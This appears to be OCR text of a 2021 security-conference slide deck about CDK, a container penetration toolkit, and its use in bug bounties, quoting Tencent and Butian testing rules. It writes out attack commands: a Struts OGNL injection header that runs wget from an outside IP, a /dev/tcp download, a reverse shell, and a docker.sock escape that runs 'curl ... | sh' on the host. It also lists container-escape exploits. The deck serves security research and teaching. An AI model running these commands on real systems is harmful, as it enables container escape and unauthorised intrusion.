more in https://github.com/neargle/slidefiles/

补天
漏洞响应平台

2021补天白帽大会

CDK: Also a Awesome BugBounty Tool for Cloud Platform

使用CDK在BugBounty里获取赏金

more in https://github.com/neargle/slidefiles/

CDK 简介

CDK

CDK is an open-sourced container penetration toolkit, offering stable exploitation in different slimmed containers without any OS dependency. It comes with penetration tools and many powerful PoCs/EXPs helps you to escape container and takeover K8s cluster easily.

linux docker kubernetes exploits k8s cloud-native penetration

Go GPL-2.0 244 1,552 2 1 Updated 4 days ago

CDK包括三个功能模块


Evaluate: 容器内部信息收集，以发现潜在的弱点便于后续利用。

Exploit: 提供容器逃逸、持久化、横向移动等利用方式。

Tool: 修复渗透过程中常用的linux命令以及与Docker/K8s API交互的命令。

https://github.com/cdk-team/CDK/

K8s漏洞挖掘综述




1) Public Network to Pod
2) Pod to other Pods/Services
3) Pod to Node(Escape)
4) Pod to Master Node Components
5) Pod to API Server
6) API Server to Other Pods/Nodes
7) K8s Cluster to Cloud Service

more in https://github.com/neargle/slidefiles/

补天
漏洞响应平台

BugBounty不能后渗透

2021补天白帽大会



腾讯安全应急响应中心 Tencent Security Response Center

首页 提交漏洞 英雄榜 礼品 博客 情报 实验室 公益 xSRC 关于我们 QQ登录 微信登录

一、测试规范：

1. 注入漏洞，只要证明可以读取数据就行，严禁读取表内数据。对于UPDATE、DELETE、INSERT 等注入类型，不允许使用自动化工具进行测试。

2. 越权漏洞，越权读取的时候，能读取到的真实数据不超过5组，严禁进行批量读取。

3. 帐号可注册的情况下，只允许用自己的2个帐号验证漏洞效果，不要涉及线上正常用户的帐号，越权增删改，请使用自己测试帐号进行。
帐号不可注册的情况下，如果获取到该系统的账密并验证成功，如需进一步安全测试，请咨询管理员得到同意后进行测试。

4. 存储xss漏洞，正确的方法是插入不影响他人的测试payload，严禁弹窗，推荐使用console.log，再通过自己的另一个帐号进行验证，提供截图证明。对于盲打类xss，仅允许外带domain信息。所有xss测试，测试之后需删除插入数据，如不能删除，请在漏洞报告中备注插入点。

5. 如果可以shell或者命令执行的，推荐上传一个文本证明，如纯文本的1.php、1.jsp等证明问题存在即可，禁止下载和读取服务器上任何源代码文件和敏感文件，不要执行删除、写入命令，如果是上传的webshell，请写明shell文件地址和连接口令。

6. 在测试未限制发送短信或邮件次数等扫号类漏洞，测试成功的数量不超过50个。如果用户可以感知，例如会给用户发送登陆提醒短信，则不允许对他人真实手机号进行测试。

7. 如需要进行具有自动传播和扩散能力漏洞的测试（如社交蠕虫的测试），只允许使用和其他账号隔离的小号进行测试。不要使用有社交关系的账号，防止蠕虫扩散。

8. 禁止对网站后台和部分私密项目使用扫描器。

9. 除特别获准的情况下，严禁与漏洞无关的社工，严禁进行内网渗透。

10. 禁止进行可能引起业务异常运行的测试，例如：IIS的拒绝服务等可导致拒绝服务的漏洞测试以及DDOS攻击。

11. 请不要对未授权厂商、未分配给自己的项目、超出测试范围的列表进行漏洞挖掘，可与管理员联系确认是否属于资产范围后进行挖掘，否则未授权的法律风险将由漏洞挖掘者自己承担。

12. 禁止拖库、随意大量增删改他人信息，禁止可对服务稳定性造成影响的扫描、使用将漏洞进行黑灰产行为等恶意行为。

13. 敏感信息的泄漏会对用户、厂商及上报者都产生较大风险，禁止保存和传播和业务相关的敏感数据，包括但不限于业务服务器以及Github 等平台泄露的源代码、运营数据、用户资料等，若存在不知情的下载行为，需及时说明和删除。

14、尊重《中华人民共和国网络安全法》的相关规定。禁止一切以漏洞测试为借口，利用安全漏洞进行破坏、损害用户利益的行为，包括但不限于威胁、恐吓SRC要公开漏洞或数据，请不要在任何情况下泄露漏洞测试过程中所获知的任何信息，漏洞信息对第三方披露请先联系SRC获得授权。企业将对违法违规者保留采取进一步法律行动的权利。

补天 漏洞响应平台 白帽服务 项目大厅 企业服务 公告活动 攻防社区 白帽大会 提交漏洞

第二条 白帽子在漏洞风险发现与技术验证过程中必须注意以下行为：

1) 白帽子在漏洞风险发现与技术验证过程中必须要保证研究漏洞的方法、方式、工具及手段的合法性；

2) 在漏洞挖掘时实现非授权访问或用户权限越权，在完成非授权逻辑、越权逻辑验证时，不应再获取和留存用户信息和信息系统文件信息；

3) 在漏洞挖掘时可执行数据库查询条件，获得数据库实例、库表名称等信息证明时，不应再查询 涉及个人信息、业务信息的详细数据；

4) 在漏洞挖掘时获得系统主机、设备高权限，在获得当前用户系统环境信息证明时，不应再获取其他用户数据和业务数据信息。

5) 在漏洞挖掘时禁止利用当前主机或设备作为跳板，对目标网络内部区域进行扫描测试。

6) 在漏洞挖掘时应充分估计目标网络、系统的安全冗余，不应进行有可能导致目标网络、主机、设备瘫痪的大流量、大规模扫描；

7) 在漏洞挖掘时禁止执行可导致本地、远程拒绝服务危害的技术验证用例；

8) 在漏洞挖掘时禁止执行有可能导致整体业务逻辑扰动、有可能产生用户经济财产损失的技术验证用例；

9) 在漏洞挖掘时获得信息系统后台功能操作权限，获得当前用户角色属性证明时，不应再利用系统功能实施编辑、增删、篡改等操作；


10) 在漏洞挖掘时获得系统主机、设备、数据库高权限，获得当前系统环境信息证明时，不应再执行文件、程序、数据的编辑、增删、篡改等操作。

11) 在漏洞挖掘时信息系统上传可解析、可执行文件，在获得解析和执行权限逻辑证明时，不应驻留带有控制性目的程序、代码。

在漏洞赏金活动中，白帽子只能获取权限到容器（即步骤1），
对于获取权限之后进行逃逸、提权和内网渗透是不被支持的（步骤2-7），
那是不是CDK在BugBounty活动中就很难在有用武之地了呢？

more in https://github.com/neargle/slidefiles/

Azure容器逃逸




REF:《How We Escaped Docker in Azure Functions》
https://www.intezer.com/blog/research/how-we-escaped-docker-in-azure-functions/

补天
漏洞响应平台

Google Cloud IDE 逃逸

2021补天白帽大会


```
> ./cdk_linux_amd64_thin_upx evaluate --full
[Information Gathering - System Info]
2021/08/01 11:48:11 current dir: /home/xxx
2021/08/01 11:48:11 current user: yourneargo uid: 1000 gid: 1001 home: /home/xx
2021/08/01 11:48:11 hostname: cs-204467631069-default-boost-v48fm
2021/08/01 11:48:11 debian debian 10.10 kernel: 5.4.120+

...
   /docker.sock - /etc/systemd/system/sockets.targ      ants/docker.so
   /docker.sock - /google/host/var/run/docker.sock
   /docker.sock - /lib/systemd/system/docker.socket
   /docker.sock - /run/docker.sock
   /docker.sock - /var/lib/systemd/deb-systemd-helper-enabled/docker
   /docker.sock -
/var/lib/systemd/deb-systemd-helper-enabled/sockets.target.wants/doc
...

[Information Gathering - Commands and Capabilities]
2021/08/01 11:48:11 available commands:
   curl,wget,kubectl,docker,find,ps,java,python,python3,php,node,npm
2021/08/01 11:48:11 Capabilities hex of Caps(CapInh|CapPrm|CapEff|Ca
```




more in https://github.com/neargle/slidefiles/

逃逸前VS逃逸后


```
./cdk_linux_amd64_thin_upx run docker-sock-pwn /google/host/var/run/docker.sock
      "curl -s x.neargle.com/a.sh | sh"

2021/08/01 15:05:58 checking docker socket: /google/host/var/run/docker.sock
 {"ID":"HNYR:NDX7:L6AP:Z3ME:GVOA:ST4F:ZXBH:MR3C:O6JS:WCA6:PLWE:MOHF",...
2021/08/01 15:05:58 success, docker.sock is available. please use `./cdk ucurl`
2021/08/01 15:05:58 you can find Docker APIs in
https://docs.docker.com/engine/api/v1.24/
2021/08/01 15:05:58 happy escaping!
2021/08/01 15:05:58 trying to pull image: alpine:latest
2021/08/01 15:05:59 Docker API response:
      {"status":"Pulling from library/alpine","id":"latest"}
2021/08/01 15:05:59
{...
      "CMD": ["/bin/sh","-c","curl -s x.neargle.com/a.sh | sh"]
}
2021/08/01 15:05:59 starting container:
1d9e860c578949c046cefd67d75a01045d79efab998767c1ffdd70be304c35d1
2021/08/01 15:06:00 finished.
```





容器技术下延生的云服务

more in https://github.com/neargle/slidefiles/


补天
漏洞响应平台

2021补天白帽大会

CDK Tutorials & Overview

more in https://github.com/neargle/slidefiles/

在容器中使用CDK



Deliver CDK with **curl**, **wget** and **nc**


```
Content-Type: %{(#_='multipart/form-data').
(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(@java.lang.Runtime@getRuntime()
.exec('wget http://118.195.154.203/cdk_linux_amd64'))}
```

Deliver CDK via TCP tunnel

```
cat < /dev/tcp/118.195.154.203/88 > cdk
```

Start a reverse shell

```
cdk nc -l -v -p <port>
cdk nc -h <host> -p <port> -e
```



more in https://github.com/neargle/slidefiles/

信息手机与检测

./cdk evaluate

ssh ubuntu@118.195.140.100 /Users/xy ⌥⌘1

```
root@myappnew:/# ./cdk_linux_amd64_thin_upx evaluate

[Information Gathering - System Info]
2021/04/12 03:10:48 current dir: /
2021/04/12 03:10:48 current user: root uid: 0 gid: 0 home: /root
2021/04/12 03:10:48 hostname: myappnew
2021/04/12 03:10:48 debian debian 10.9 kernel: 4.15.0-118-generic

[Information Gathering - Services]
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_SERVICE_PORT_HTTPS=443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_SERVICE_PORT=443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP=tcp://172.16.252.1:443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP_PROTO=tcp
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP_ADDR=172.16.252.1
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_SERVICE_HOST=172.16.252.1
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT=tcp://172.16.252.1:443
2021/04/12 03:10:48 sensitive env found:
        KUBERNETES_PORT_443_TCP_PORT=443
2021/04/12 03:10:48 service found in process:
        1       0       nginx
2021/04/12 03:10:48 service found in process:
        30      1       nginx

[Information Gathering - Commands and Capabilities]
2021/04/12 03:10:48 available commands:
        curl,wget,find,apt,dpkg,nginx,mount,fdisk,base64,perl
2021/04/12 03:10:48 Capabilities:
        CapEff: 00000000a80425fb
        Cap decode: 0x00000000a80425fb = CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_FOWNER,CAP_FSETID,CAP
_KILL,CAP_SETGID,CAP_SETUID,CAP_SETPCAP,CAP_NET_BIND_SERVICE,CAP_NET_RAW,CAP_SYS_CHROOT,CAP_M
KNOD,CAP_AUDIT_WRITE,CAP_SETFCAP
```

ssh ubuntu@118.195.140.100 /Users/xy ⌥⌘1

```
[Information Gathering - Mounts]
Device:/dev/vda1 Path:/mnt Filesystem:ext4 Flags:rw,relatime,errors=remount-ro,data=ordered
Device:/dev/vda1 Path:/host-root Filesystem:ext4 Flags:rw,relatime,errors=remount-ro,data=ordered
Find mounted lxcfs with rw flags, run `cdk run lxcfs-rw` to escape container!
Device:lxcfs Path:/host-root/var/lib/lxcfs Filesystem:fuse.lxcfs Flags:rw,nosuid,nodev,relatime,user_id=0,gr
oup_id=0,allow_other
Device:/dev/vda1 Path:/host-root/var/lib/docker/overlay2/8664222410aa83691911980c89ca542112897403995f4626e03
5efead35174ae/merged/mnt Filesystem:ext4 Flags:rw,relatime,errors=remount-ro,data=ordered

[Information Gathering - Net Namespace]
        container net namespace isolated.

[Information Gathering - Sysctl Variables]
2021/04/12 03:10:48 net.ipv4.conf.all.route_localnet = 1
2021/04/12 03:10:48 You may be able to access the localhost service of the current container node or other n
odes.

[Discovery - K8s API Server]
2021/04/12 03:10:48 checking if api-server allows system:anonymous request.
        api-server forbids anonymous request.
        response:{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: U
ser \"system:anonymous\" cannot get path \"/\"","reason":"Forbidden","details":{},"code":403}


[Discovery - K8s Service Account]
        service-account is available
2021/04/12 03:10:48 trying to list namespaces
        failed
        response:{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"namespaces i
s forbidden: User \"system:serviceaccount:default:default\" cannot list resource \"namespaces\" in API group
 \"\" at the cluster scope","reason":"Forbidden","details":{"kind":"namespaces"},"code":403}


[Discovery - Cloud Provider Metadata API]
2021/04/12 03:10:49 failed to dial Alibaba Cloud API.
2021/04/12 03:10:50 failed to dial Azure API.
2021/04/12 03:10:51 failed to dial Google Cloud API.
        Tencent Cloud Metadata API available in http://metadata.tencentyun.com/latest/meta-data/
        Docs: https://cloud.tencent.com/document/product/213/4934
root@myappnew:/#
```

搜索利用代码

./cdk run --list

Tactic	Technique
Escaping	docker-runc CVE-2019-5736
Escaping	containerd-shim CVE-2020-15257
Escaping	docker.sock PoC (DIND attack)
Escaping	docker.sock Backdoor Image Deploy
Escaping	Device Mount Escaping
Escaping	Cgroups Escaping
Escaping	Procfs Escaping
Escaping	Ptrace Escaping PoC
Escaping	Rewrite Cgroup(devices.allow)
Discovery	K8s Component Probe
Discovery	Dump Istio Sidecar Meta
Remote Control	Reverse Shell
